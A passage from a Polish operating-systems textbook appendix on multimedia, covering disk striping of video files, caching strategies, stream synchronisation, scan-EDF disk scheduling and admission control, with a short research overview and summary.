
Celem tego algorytmu jest próba utrzymania głowicy dysku w pobliżu środka dysku. Przy 1000 filmach i rozkładzie zgodnym z prawem Zipfa pierwsze pięć filmów reprezentuje całkowite prawdopodobieństwo 0,307. Oznacza to, że głowica dysku będzie przebywała na cylindrach przydzielonych do pięciu najpopularniejszych filmów przez około 30% czasu. To zaskakująco duża wartość, w przypadku gdy dostępnych jest 1000 filmów.



Rysunek A.20. Rozkład organowy plików na serwerze wideo

A.7.4. Rozmieszczanie plików na wielu dyskach

Bardziej popularną konfiguracją jest zastosowanie większej liczby dysków. Czasami określane są one jako *farma dysków* (ang. *disk farm*). Dyski nie obracają się w sposób zsynchronizowany i nie zawierają bitów parzystości, tak jak ma to miejsce w macierzach RAID. Jedna z możliwych konfiguracji polega na umieszczeniu filmu *A* na dysku 1, filmu *B* na dysku 2, w sposób pokazany na rysunku A.21(a). W praktyce, w przypadku nowoczesnych dysków, na każdym dysku można umieścić kilka filmów.



Rysunek A.21. Cztery sposoby organizacji plików multimedialnych na wielu dyskach;
 (a) brak paskowania; (b) ten sam wzorzec paskowania dla wszystkich plików; (c) paskowanie naprzemienne; (d) paskowanie losowe

Taka organizacja jest prosta do zaimplementowania i ma oczywistą charakterystykę błędów: jeśli jeden z dysków ulegnie awarii, wszystkie filmy, które się na nim znajdują, stają się niedostępne. Warto zwrócić uwagę na to, że utrata dysku pełnego filmów nawet w połowie nie jest tak zła dla firmy, jak utrata dysku pełnego danych. Filmy można bowiem z łatwością załadować na zapasowy dysk z płyty DVD. Wadą takiego podejścia jest fakt, że w tym przypadku obciążenie

może nie być właściwie zrównoważone. Jeśli na pewnych dyskach znajdują się filmy, które są bardziej pożądane, natomiast na innych są filmy mniej popularne, system nie będzie wykorzystany w pełni. Oczywiście, jeśli są znane częstotliwości korzystania z filmów, można przemieścić niektóre z nich ręcznie po to, aby zrównoważyć obciążenie.

Drugą możliwą organizacją jest paskowanie każdego filmu pomiędzy wiele dysków — w przykładzie z rysunku A.21(b) jest ich 4. Założymy na chwilę, że wszystkie ramki mają ten sam rozmiar (tzn. są nieskompresowane). Stała liczba bajtów w filmu *A* jest zapisana na dysku 1. Następnie ta sama liczba bajtów jest zapisana na dysku 2 itd., aż do ostatniego dysku (w tym przypadku z jednostką *A3*). Następnie paskowanie jest kontynuowane, poczawszy od pierwszego dysku z jednostką *A4* itd., aż do zapisania całego pliku. W tym momencie filmy *B*, *C* i *D* są podzielone zgodnie z takim samym wzorcem.

Wadą pokazanego mechanizmu paskowania jest to, że ponieważ wszystkie filmy zaczynają się na pierwszym dysku, obciążenie pomiędzy dyskami może nie być zrównoważone. Jednym ze sposobów lepszego rozmieszczenia obciążenia okazuje się naprzemienne ułożenie dysków startowych w sposób pokazany na rysunku A.21(c). Jeszcze inną metodą zrównoważenia obciążenia jest wykorzystanie losowego wzorca paskowania dla każdego pliku, tak jak pokazano na rysunku A.21(d).

Do tej pory zakładaliśmy, że wszystkie ramki są takiego samego rozmiaru. W przypadku filmów MPEG-2 to założenie jest fałszywe: ramki *I* mają znacznie większy rozmiar od ramek *P*. Są dwa sposoby postępowania z tymi komplikacjami: paskowanie według ramki lub paskowanie według bloku. W przypadku paskowania według ramki pierwsza ramka filmu *A* trafia na dysk 1 w postaci ciągłej jednostki, niezależnie od tego, jak duża jest. Następna trafia na dysk 2 itd. Film *B* jest paskowany w podobny sposób — rozpoczyna się od tego samego dysku, następnego dysku (w przypadku przekładania) lub losowego dysku. Ponieważ ramki są czytane po jednej, ten rodzaj paskowania nie przyspiesza czytania żadnego filmu. Pomimo to rozkłada obciążenie na dyski znacznie lepiej niż w przypadku algorytmu pokazanego na rysunku A.21(a). Algorytm ten może działać niewłaściwie, jeśli pewnego wieczoru wiele osób zdecyduje się na oglądanie filmu *A*, a nikt nie będzie chciał oglądać filmu *C*. Ogólnie rzecz biorąc, rozłożenie obciążenia na wszystkie dyski umożliwia lepsze wykorzystanie całkowitego pasa dysku, a tym samym zwiększa liczbę klientów, których można obsłużyć.

Paskowanie można również realizować według bloku. Dla każdego filmu na każdym z dysków po kolej (lub losowo) są zapisywane jednostki o stałym rozmiarze. Każdy blok zawiera jedną ramkę lub więcej ramek albo ich fragmentów. System może teraz wydawać żądania o wiele bloków na raz dla tego samego filmu. Każde żądanie jest zapytaniem o odczytanie danych do innego bufora pamięci. Musi się to odbyć w taki sposób, aby w momencie wykonania wszystkich żądań w pamięci został złożony ciągły fragment filmu (zawierający wiele ramek). Żądania te mogą być przetwarzane równolegle. Po spełnieniu ostatniego żądania można przesłać sygnał do procesu żądającego z informacją, że praca została wykonana. Proces ten może teraz rozpoczęć transmisję danych do użytkownika. Kilka ramek później, kiedy w buforze pozostanie kilka ostatnich ramek, wydawane są kolejne żądania w celu przeładowania innego bufora. W tym podejściu, aby dyski były przez cały czas zajęte, wykorzystuje się duże ilości pamięci do buforowania. W systemie, w którym jest 1000 aktywnych użytkowników i 1-megabajtowe bufory (np. z wykorzystaniem 256-kilobajtowych bloków na każdym z czterech dysków), na potrzeby buforów potrzeba 1 GB RAM. Taka ilość pamięci nie jest niczym wielkim w przypadku serwera, z którego korzysta 1000 użytkowników, i nie powinna stanowić problemu.

Ostatni problem dotyczący paskowania to wybór liczby dysków do paskowania. Jednym z ekstremalnych rozwiązań jest paskowanie każdego z filmów na wszystkich dyskach. Jeśli np. filmy mają rozmiar 2 gigabajtów, a w systemie jest 1000 dysków, na każdym dysku można zapisać blok o rozmiarze 2 MB, tak aby żaden film nie wykorzystał tego samego dysku dwukrotnie. Innym ekstremalnym rozwiązaniem jest podzielenie dysków na małe grupy (tak jak pokazano na rysunku A.21). Każdy film zostaje ograniczony do pojedynczej partycji. Pierwsze rozwiązanie, określane jako *szerokie paskowanie*, nadaje się do równoważenia obciążenia na wiele dysków. Główny problem polega na tym, że jeśli każdy z filmów będzie używał każdego dysku, a jeden z dysków ulegnie awarii, nie będzie można wyświetlić żadnego filmu. Drugie rozwiązanie, nazywane *wąskim paskowaniem*, może stwarzać problemy dla popularnych partycji, ale utrata jednego dysku spowoduje zniszczenie filmów tylko na tej partycji. Paskowanie ramek o zmiennym rozmiarze przeanalizowano szczegółowo za pomocą modelu matematycznego w pracy [Shenoy i Vin, 1999].

A.8. BUFOROWANIE

Tradycyjne buforowanie plików według algorytmu LRU nie działa dobrze z plikami multimedialnymi, ponieważ wzorce dostępu do filmów różnią się od tych, które obowiązują dla plików tekstowych. Idea stosowania tradycyjnych buforowych pamięci podręcznych polega na tym, że po wykorzystaniu bloku należy utrzymywać je w pamięci podręcznej, na wypadek gdyby były szybko potrzebne jeszcze raz. W przypadku edycji pliku zbiór bloków, w których został zapisany plik, jest używany wielokrotnie, aż do zakończenia sesji edycji. Inaczej mówiąc, jeśli istnieje stosunkowo wysokie prawdopodobieństwo, że blok będzie użyty ponownie w krótkim okresie, warto mieć go pod ręką, aby wyeliminować konieczność dostępu do dysku w przeszłości.

W przypadku multimediów standardowy wzorzec dostępu polega na tym, że film jest oglądany sekwencyjnie od początku do końca. Istnieje małe prawdopodobieństwo użycia bloku po raz drugi, o ile użytkownik nie przewinie filmu po to, by zobaczyć określona scenę jeszcze raz. W rezultacie standardowe techniki buforowania nie działają. Techniki buforowania w dalszym ciągu mogą jednak okazać się pomocne. Trzeba je tylko inaczej wykorzystać. W poniższych punktach omówimy buforowanie dla plików multimedialnych.


A.8.1. Buforowanie bloków

Chociaż utrzymywanie bloku pod ręką w nadziei, że w niedługim czasie może być potrzebny, jest bezcelowe, można skorzystać z przewidywalności systemów multimedialnych po to, by buforowanie ponownie stało się przydatne. Przypuśćmy, że dwóch użytkowników ogląda ten sam film, przy czym jeden z nich rozpoczął oglądanie 2 s później niż drugi. Po pobraniu i obejrzeniu dowolnego bloku przez dowolnego z użytkowników istnieje duże prawdopodobieństwo, że drugi użytkownik będzie potrzebował tego samego bloku 2 s później. System może z łatwością śledzić to, które filmy mają tylko jednego widza, a które mają dwóch lub większą liczbę widzów rozdzielonych w czasie.

Tak więc za każdym razem, gdy jest czytany blok filmu, który może być potrzebny wkrótce, warto zastanowić się nad jego zbuforowaniem. Decyzja o buforowaniu powinna zależeć od tego, jak długo plik ma być buforowany i jakie są ograniczenia pamięci. Zamiast utrzymywać wszystkie bloki dyskowe w pamięci podręcznej i odrzucać najdawniej używany, kiedy bufor się zapełni, należy zastosować inną strategię. Każdy film, który ma drugiego widza w ciągu pewnego czasu ΔT od chwili, kiedy oglądał go pierwszy widz, można zaznaczyć jako nadający się do umieszczenia

w buforze. Wszystkie jego bloki można przechowywać w pamięci podręcznej tak długo, aż drugi (i ewentualnie trzeci) widz je wykorzysta. Dla pozostałych filmów w ogóle nie wykonuje się buforowania.

Ideę tę można nieco rozwinąć. W niektórych przypadkach może istnieć możliwość scalenia dwóch strumieni. Przypuśćmy, że dwóch użytkowników ogląda ten sam film, ale z 10-sekundowym odstępem jeden od drugiego. Utrzymywanie bloków w pamięci podręcznej przez 10 s jest możliwe, ale prowadzi do marnotrawstwa pamięci. Podejście alternatywne, które wymaga pewnego podstępu, polega na zsynchronizowaniu obu filmów. Można to zrobić poprzez zmianę szybkości wyświetlania ramek dla obu filmów. Ideę tę zilustrowano na rysunku A.22.



Rysunek A.22. (a) Dwóch użytkowników oglądających ten sam film przesunięty o 10 s; (b) scalenie dwóch plików.

Na rysunku A.22(a) obydwa filmy działają z szybkością NTSC równą 1800 ramek/min. Ponieważ użytkownik 2 rozpoczął oglądanie 10 s później, będzie o 10 s z tyłu przez cały film. Jednak w sytuacji z rysunku A.22(b) strumień pierwszego użytkownika jest spowalniany w momencie, gdy pojawią się użytkownik 2. Zamiast wyświetlać się z szybkością 1800 ramek/min, przez następne 3 min film wyświetla się z szybkością 1750 ramek/min. Po upływie 3 min znajduje się na pozycji 5550. Z kolei strumień użytkownika 2 jest odtwarzany z szybkością 1850 ramek/min przez pierwsze 3 min, przez co także dociera do ramki 5550. Od tego momentu oba odtwarzają się z normalną szybkością.

W okresie synchronizacji strumień użytkownika 1 działa 2,8% szybciej, natomiast strumień użytkownika 2 działa 2,8% szybciej. Istnieje bardzo małe prawdopodobieństwo, że użytkownik cokolwiek zauważy. Jeśli jednak to problem, okres synchronizacji można przeprowadzić w dłuższym czasie niż 3 min.

Alternatywą dla spowolnienia użytkownika w celu dopasowania do innego strumienia jest udostępnienie użytkownikom opcji występowania reklam w filmach, przypuszczalnie za niższą cenę w porównaniu z filmami wolnymi od reklam. Użytkownik może również wybrać kategorie produktów, tak aby reklamy były mniej nachalne i aby istniało większe prawdopodobieństwo, że zostaną obejrzane. Dzięki manipulowaniu liczbą, rozmiarem i czasem reklam można wstrzymać strumień na tyle, ile potrzeba, aby zsynchronizować się z pożdanym strumieniem [Krishnan, 1999].

A.8.2. Buforowanie plików

Buforowanie w systemach multimedialnych może okazać się przydatne także z innego powodu. Ze względu na duże rozmiary większości filmów (3 – 6 GB) serwery wideo często nie są w stanie zapisać wszystkich swoich filmów na dysku. Z tego powodu przechowują je na płycie DVD lub taśmie. Kiedy jest potrzebny film, zawsze może być skopiowany na dysk. Istnieje jednak znaczący czas potrzebny na zlokalizowanie filmu i skopiowanie go na dysk. W konsekwencji większość serwerów wideo utrzymuje pamięć podręczną najczęściej żądanych filmów. Najpopularniejsze filmy są w całości przechowywane na dysku.

Innym sposobem zastosowania buforowania jest utrzymywanie na dysku pierwszych kilku minut każdego filmu. Dzięki temu, jeśli użytkownik zażąda filmu, odtwarzanie może rozpoczęć się natychmiast z pliku dyskowego. Tymczasem film jest kopowany z płyty DVD lub taśmy na dysk. Dzięki składowaniu na dysku wystarczającego fragmentu filmu przez cały czas można zapewnić z dużym prawdopodobieństwem, że następny fragment filmu zostanie pobrany, zanim będzie potrzebny. Jeśli wszystko przebiegnie bez przeszkód, cały film będzie na dysku na długo przed tym, zanim okaże się potrzebny. Film ten zostanie następnie zapisany do pamięci podręcznej i pozostanie na dysku, na wypadek gdyby później było więcej żądań. Jeśli upłynie zbyt dużo czasu i nie napłynie kolejne żądanie, film zostanie usunięty z bufora po to, by powstało miejsce na film bardziej popularny.

A.9. SZEREGOWANIE OPERACJI DYSKOWYCH W SYSTEMACH MULTIMEDIALNYCH

Systemy multimedialne nakładają inne wymagania na dyski w porównaniu z tradycyjnymi tekstowymi aplikacjami, takimi jak kompilatory lub procesory tekstu. W szczególności multimedia wymagają niezwykle szybkiego przesyłania danych oraz dostarczania danych w czasie rzeczywistym. Spełnienie każdego z tych wymagań nie jest zadaniem trywialnym. Co więcej, w przypadku serwera wideo istnieje ekonomiczne uzasadnienie, aby pojedynczy serwer obsługiwał jednocześnie wiele tysięcy klientów. Te wymagania mają wpływ na cały system. Powyżej omawialiśmy system plików. Teraz przyjrzyjmy się szeregowaniu zadań dyskowych na potrzeby multimediiów.


A.9.1. Statyczne szeregowanie operacji dyskowych

Chociaż multimedia nakładają olbrzymie wymagania związane z przetwarzaniem w czasie rzeczywistym oraz szybkością przesyłania danych na wszystkie części systemu, mają pewną cechę, która sprawia, że są łatwiejsze w obsłudze od systemów tradycyjnych: przewidywalność. W tradi-

cyjnych systemach operacyjnych żądania o bloki dyskowe są wykonywane w sposób dość nieprzewidywalny. W najlepszym przypadku podsystem dyskowy może odczytać zawczasu po jednym bloku dla każdego otwartego pliku. Poza tym musi oczekiwac na żądania i przetwarzać je na bieżąco. W przypadku systemów multimedialnych jest inaczej. Każdy aktywny strumień nakłada ściśle zdefiniowane obciążenie na system, które można dość dokładnie przewidzieć. W przypadku odtwarzania NTSC każdy klient co 33,3 ms oczekuje następnej ramki w swoim pliku. System ma 33,3 ms na dostarczenie wszystkich ramek (musi zatem buforować co najmniej jedną ramkę na strumień, tak aby pobieranie ramki $k+1$ mogło odbywać się równolegle z odtwarzaniem ramki k).

Tę przewidywalność obciążenia można wykorzystać do szeregowania operacji dyskowych z wykorzystaniem algorytmów dopasowanych do operacji multimedialnych. Poniżej rozważymy tylko jeden dysk. Ideę tę można jednak zastosować także do innych dysków. Dla potrzeb tego przykładu założymy, że jest 10 użytkowników, z których każdy ogląda inny film. Dodatkowo założymy, że wszystkie filmy mają taką samą rozdzielcość, szybkość wyświetlania ramek oraz inne właściwości.

W zależności od tego, jaka jest pozostała część systemu, komputer może dysponować 10 procesami na jeden strumień wideo, jednym procesem z 10 wątkami lub nawet jednym procesem z jednym wątkiem obsługującym 10 strumieni w sposób cykliczny. Szczegóły nie są istotne. Ważne jest to, że czas jest podzielony na *rundy*, przy czym runda określa czas ramki (33,3 ms dla systemu NTSC, 40 ms dla PAL). Na początku każdej rundy generowane jest jedno żądanie dyskowe w imieniu każdego z użytkowników, tak jak pokazano na rysunku A.23.



Rysunek A.23. W każdej rundzie każdy film żąda jednej ramki

Kiedy napłyną wszystkie żądania na początek rundy, dysk będzie wiedział, co ma do zrobienia podczas tej rundy. Będzie również wiedział, że nie napłyną żadne inne żądania, aż te nie zostaną obsłużone i nie rozpocznie się następna runda. Dzięki temu można posortować żądania w optymalny sposób — najczęściej według cylindrów (choć w niektórych przypadkach być może także według sektorów) — i przetwarzać je w optymalnym porządku. Na rysunku A.23 żądania zostały posortowane według cylindrów.

Na pierwszy rzut oka można by sądzić, że optymalizacja dysku w taki sposób nie ma sensu, ponieważ jeśli tylko dysk zdoła obsłużyć żądanie na czas, nie ma znaczenia, czy zrobi to na 1 ms przed czasem, czy na 10 ms przed czasem. Taka konkluzja jest jednak fałszywa. Dzięki zoptymalizowaniu operacji seek w taki sposób spada przeciętny czas przetwarzania poszczególnych żądań, a to oznacza, że dysk może przeciętnie obsłużyć więcej strumieni w ciągu jednej rundy.

Inaczej mówiąc, optymalizacja żądań dyskowych w taki sposób zwiększa liczbę filmów, które serwer może transmitować jednocześnie. Pozostały czas na końcu rundy może być również wykorzystany do obsługi żądań wykraczających poza zadania przetwarzania w czasie rzeczywistym.

Jeśli serwer ma do obsłużenia zbyt wiele strumieni, to raz na jakiś czas, kiedy zostanie poproszony o pobranie ramek z odległych części dysku, nie zdoła wykonać zadania w terminie. O ile jednak niedotrzymane terminy są wystarczająco rzadkie, można je tolerować w zamian za obsługę większej liczby strumieni na raz. Zwróćmy uwagę, że istotne znaczenie ma liczba pobieranych strumieni. Występowanie dwóch lub większej liczby klientów na strumień nie ma wpływu na wydajność operacji dyskowych ani na szeregowanie.

Aby zapewnić płynny przepływ danych do klientów, na serwerze potrzeba podwójnego buforowania. Podczas rundy 1. wykorzystywany jest jeden zbiór buforów — po jednym buforze na strumień. Kiedy runda zostanie zakończona, proces lub procesy wyjściowe odblokowują się i otrzymują polecenie przesłania ramki nr 1. W tym samym czasie napływają nowe żądania o ramkę nr 2 dla poszczególnych filmów (dla każdego filmu może działać wątek obsługi dysku i wątek wyjściowy). Żądania te muszą być obsłużone za pomocą innego zbioru buforów, ponieważ pierwszy jest zajęty. Kiedy rozpocznie się runda 3, pierwszy zbiór buforów będzie wolny i będzie mógł być wykorzystany ponownie do pobrania ramki nr 3.

Założyliśmy, że istnieje jedna runda na ramkę. Takie ograniczenie nie jest konieczne. Jedna ramka może być obsługiwana przez dwie rundy, np. w celu zmniejszenia ilości wymaganego miejsca w buforze, kosztem dwukrotnej liczby operacji dyskowych. Na podobnej zasadzie w jednej rundzie mogą być pobierane z dysku dwie ramki (przy założeniu, że pary ramek są zapisane na dysku w sposób ciągły). Taki projekt obcinia liczbę operacji dyskowych o połowę, kosztem podwojenia ilości wymaganego miejsca w buforze. W zależności od względnej dostępności, wydajności i kosztów pamięci w porównaniu z dyskowymi operacjami wejścia-wyjścia, można obliczyć i wykorzystać optymalną strategię.

A.9.2. Dynamiczne szeregowanie operacji dyskowych

W przykładzie zaprezentowanym powyżej przyjęliśmy, że wszystkie strumienie mają taką samą rozdzielcość, szybkość przesyłania ramek oraz inne właściwości. Spróbujmy teraz pominąć to założenie. Od tej chwili różne filmy mogą charakteryzować się różnymi szybkościami przesyłania danych, zatem nie jest możliwe wykonywanie po jednej rundzie co 33,3 ms i pobieranie po jednej ramce na strumień. Żądania napływają na dysk w mniejszym lub większym stopniu losowo.


Każde żądanie odczytu określa, który blok należy przeczytać, a dodatkowo — w którym momencie blok jest potrzebny, czyli termin wykonania. Dla uproszczenia założymy, że czas obsługi każdego żądania jest taki sam (pomimo że takie założenie jest oczywiście nieprawdziwe). Dzięki temu możemy odjąć stały czas obsługi od każdego żądania, by obliczyć moment, w którym najpóźniej można zainicjować żądanie, i w dalszym ciągu dotrzymać terminu. Dzięki temu model jest prostszy, ponieważ program szeregujący operacjami dyskowymi interesują tylko terminy szeregowania żądań.

W momencie uruchomienia systemu nie istnieją zaledwie żądania dyskowe. Kiedy nadziejdzie pierwsze żądanie, jest ono obsługiwane natychmiast. W czasie wykonywania pierwszej operacji seek mogą nadejść inne żądania. Dzięki temu, kiedy pierwsze żądanie zostanie obsłużone, sterownik dysku będzie mógł wybrać żądanie do obsługi w następnej kolejności. System wybiera jedno z żądań i je uruchamia. Kiedy to żądanie zostanie zakończone, znów jest dostępny zbiór możliwych żądań: do dyspozycji są te, których nie wybrano za pierwszym razem, oraz nowe, które nadeszły w czasie obsługi drugiego żądania. Ogólnie rzecz biorąc, zawsze, kiedy kończy

się obsługa żądania dyskowego, sterownik ma do obsługi pewien zbiór zaległych żądań, z których musi wybrać jedno. Pytanie brzmi: jakiego algorytmu system używa do wybierania następnego żądania do obsługi?

Podczas wybierania następnego żądania dyskowego odgrywają rolę dwa czynniki: terminy i cylindry. Z punktu widzenia wydajności posortowanie żądań według cylindrów i wykorzystanie algorytmu windy pozwala na minimalizację całkowitego czasu wyszukiwania. Taka strategia może jednak spowodować niedotrzymanie terminu dla żądań z zewnętrznych cylindrów. Z punktu widzenia przetwarzania żądań w czasie rzeczywistym posortowanie żądań według terminów wykonania i przetwarzanie ich w takim porządku — najpierw żądanie o wcześniejszym terminie wykonania — minimalizuje szansę niedotrzymania terminów, ale zwiększa całkowity czas wyszukiwania.

Czynniki te można ze sobą połączyć za pomocą *algorytmu scan-EDF* [Reddy i Wyllie, 1994]. Podstawową ideą tego algorytmu jest zbieranie żądań, których terminy wykonania są stosunkowo blisko siebie, w paczki i przetwarzanie ich w kolejności cylindrów. Dla przykładu rozważmy sytuację z rysunku A.24 w chwili $t = 700$. Sterownik dysku wie, że ma 11 zaległych żądań dla różnych terminów wykonania i różnych cylindrów. W tym przypadku może on zdecydować, że np. pięć żądań o najwcześniejcych terminach realizacji tworzy paczkę, i posortować je według numerów cylindrów. Następnie może wykorzystać algorytm windy w celu obsługi ich w kolejności numerów cylindrów. W tej sytuacji będą kolejno obsługiwane cylindry 110, 330, 440, 676 i 680. O ile każde żądanie zostanie zakończone przed upływem terminu wykonania, żądania można bezpiecznie przegrupować, tak aby zminimalizować całkowity wymagany czas wyszukiwania.



Rysunek A.24. W algorytmie scan-EDF do szeregowania są wykorzystywane terminy realizacji i numery cylindrów

Jeśli różne strumienie charakteryzują się różnymi szybkościami przesyłania danych, powstaje poważny problem w sytuacji, gdy pojawia się nowy klient: czy należy go obsłużyć? Jeśli obsłuszenie klienta spowoduje konieczność częstego niedotrzymywania terminów dla innych strumieni, odpowiedź prawdopodobnie brzmi „nie”. Istnieją dwa sposoby podejmowania decyzji o tym, czy należy obsłużyć nowego klienta, czy nie. Jeden ze sposobów polega na założeniu, że każdy klient wymaga średnio pewnej liczby zasobów — np. dysku, pasma, buforów pamięci, czasu procesora itp. Jeśli istnieje wystarczająca ilość tych zasobów dla przeciętnego klienta, nowy klient jest obsługiwany.

Drugi algorytm jest bardziej szczegółowy. Bierze on pod uwagę film, którego żąda nowy klient, i sprawdza (obliczoną wcześniej) szybkość przesyłania danych dla tego filmu. Wartość ta będzie inna dla filmów czarno-białych, a inna dla kolorowych. Inna dla filmów animowanych, a inna dla filmów z aktorami. Różnice występują nawet pomiędzy filmami o miłości a filmami wojennymi. W tych pierwszych są długie sceny, niewiele ruchu i wolne przejścia. W związku z tym takie filmy

dobrze się kompresują. Z kolei w filmach wojennych występują ostre cięcia i szybka akcja — stąd wiele ramek *I* i duże ramki *P*. Jeśli ilość miejsca na serwerze umożliwia zmieszczenie filmu, którego żąda klient, system podejmuje decyzję o jego obsłużeniu. W przeciwnym wypadku system odmawia dostępu.

A.10. BADANIA NA TEMAT MULTIMEDIÓW

Multimedia to dziś gorący temat, dlatego są przedmiotem wielu badań. Większość tych badań dotyczy zawartości, narzędzi projektowania i aplikacji. Wszystkie te zagadnienia wykraczają poza zakres tej książki. Innym popularnym tematem jest obsługa multimediów w sieci — to zagadnienie także wykracza poza ramy tej publikacji. Tymczasem praca na serwerach, zwłaszcza rozproszonych, jest powiązana z systemami operacyjnymi [Sarhan i Das, 2004] i [Zaia et al., 2004]. Obsługa systemów plików dla multimediów także jest przedmiotem badań w społeczności twórców systemów operacyjnych — [Diab et al., 2014], [Harter et al., 2012], [Jung et al., 2008], [Park i Kim, 2013], [Park i Ohm, 2006].

Dobre kodowanie audio i wideo (zwłaszcza dla aplikacji 3D) jest ważne dlatego, że pozwala zachować wysoką wydajność. W związku z tym zagadnienia te są przedmiotem badań — [Kang et al., 2012], [Smolic, 2010].

W systemach multimedialnych istotne znaczenie ma jakość usług. Z tego powodu naukowcy poświęcają uwagę temu tematowi — [Childs i Ingram, 2001], [Tamai et al., 2004]. Z jakością usług powiązane jest szeregowanie, zarówno w odniesieniu do procesora ([Cucinotta et al., 2011], [Cucinotta et al., 2012]), jak i dysku ([Reddy et al., 2005]).

Jeśli nadawanie programów multimedialnych jest usługą płatną, to istotne znaczenie ma bezpieczeństwo. Z tego względu ten temat przyciąga uwagę badaczy — [Barni, 2006], [Schaber et al., 2014], [Tang et al., 2013]. Przedmiotem badań jest również zużycie energii przez serwery wideo i klientów mobilnych — [Kuang et al., 2010], [Hosseini et al., 2013], [Sharma et al., 2013].

A.11. PODSUMOWANIE

Multimedia nadal szybko się rozwijają. Ze względu na duży rozmiar plików multimedialnych oraz ich ścisłe wymagania w zakresie działania w czasie rzeczywistym systemy operacyjne zaprojektowane dla tekstu nie są optymalne dla multimediów. Pliki multimedialne składają się z wielu równoległych ścieżek — zazwyczaj jednej ścieżki wideo i jednej audio, a czasami także napisów. Wszystkie te ścieżki podczas odtwarzania muszą być ze sobą zsynchronizowane.

Dźwięk jest rejestrowany poprzez okresowe próbkowanie sygnału — zwykle 44 100 razy/s (w przypadku dźwięku w jakości CD). Sygnał dźwiękowy może być poddawany kompresji o jednolitym współczynniku kompresji wynoszącym około 10×. W kompresji wideo wykorzystuje się kompresję zarówno między ramkami (JPEG), jak i wewnętrz ramek (MPEG). Ta druga reprezentuje ramki *P* jako różnicę w odniesieniu do poprzedniej ramki. Ramki *B* pozwalają obliczać ramki na podstawie poprzedniej lub następnej ramki.

Multimedia wymagają szeregowania w czasie rzeczywistym po to, by było możliwe dotrzymanie terminów realizacji. Powszechnie stosowane są dwa algorytmy. Pierwszy to szeregowanie monotoniczne RMS — statyczny algorytm z wywłaszczeniem, który przypisuje stałe priorytety do procesów na podstawie ich okresów działania. Drugi z algorytmów — najpierw wcześniejszy

termin — to dynamiczny algorytm, który zawsze wybiera proces o najbliższym terminie realizacji. Algorytm EDF jest bardziej skomplikowany, ale pozwala na osiągnięcie stuprocentowego wykorzystania procesora. W przypadku zastosowania algorytmu RMS nie jest to możliwe do osiągnięcia.

